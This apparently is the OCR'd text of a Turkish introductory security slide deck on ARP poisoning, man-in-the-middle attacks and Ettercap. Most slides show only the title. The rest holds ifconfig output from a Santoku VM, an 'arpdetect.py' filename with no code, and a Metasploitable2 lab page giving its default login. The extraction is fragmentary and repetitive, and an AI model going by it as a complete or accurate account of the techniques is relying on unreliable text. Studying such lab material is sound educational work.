
Hacker 101 | Siber Güvenliğe Giriş

Arp Poisining, MITM ve Ettercap Uygulamaları :



Hacker 101 | Siber Güvenliğe Giriş

Arp Poisining, MITM ve Ettercap Uygulamaları :



Hacker 101 | Siber Güvenliğe Giriş

Arp Poisining, MITM ve Ettercap Uygulamaları :



arpdetect.py

```
santoku@santoku:~
```

```
File Edit Tabs Help
santoku@santoku:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:fc:5f:7c
          inet addr:192.168.237.132 Bcast:192.168.237.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe5f:7c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:505 errors:0 dropped:0 overruns:0 frame:0
          TX packets:183 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:42134 (42.1 KB) TX bytes:16637 (16.6 KB)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:327 errors:0 dropped:0 overruns:0 frame:0
          TX packets:327 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:26552 (26.5 KB) TX bytes:26552 (26.5 KB)


santoku@santoku:~$
```

Sponsored By

 **VIA FORENSICS**
advancing mobile security


Hacker 101 | Siber Güvenliğe Giriş

Arp Poisining, MITM ve Ettercap Uygulamaları :




Hacker 101 | Siber Güvenliğe Giriş

Arp Poisining, MITM ve Ettercap Uygulamaları :




Hacker 101 | Siber Güvenliğe Giriş

Arp Poisining, MITM ve Ettercap Uygulamaları :




Hacker 101 | Siber Güvenliğe Giriş

Arp Poisining, MITM ve Ettercap Uygulamaları :



Hacker 101 | Siber Güvenliğe Giriş

Arp Poisining, MITM ve Ettercap Uygulamaları :



Hacker 101 | Siber Güvenliğe Giriş

Arp Poisining, MITM ve Ettercap Uygulamaları :

The screenshot shows a Firefox browser window titled "Metasploitable2 - Linux - Mozilla Firefox". The address bar displays "Metasploitable2-Linux" and the URL "192.168.237.129". The page content is a warning message from the Metasploitable2 VM:

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

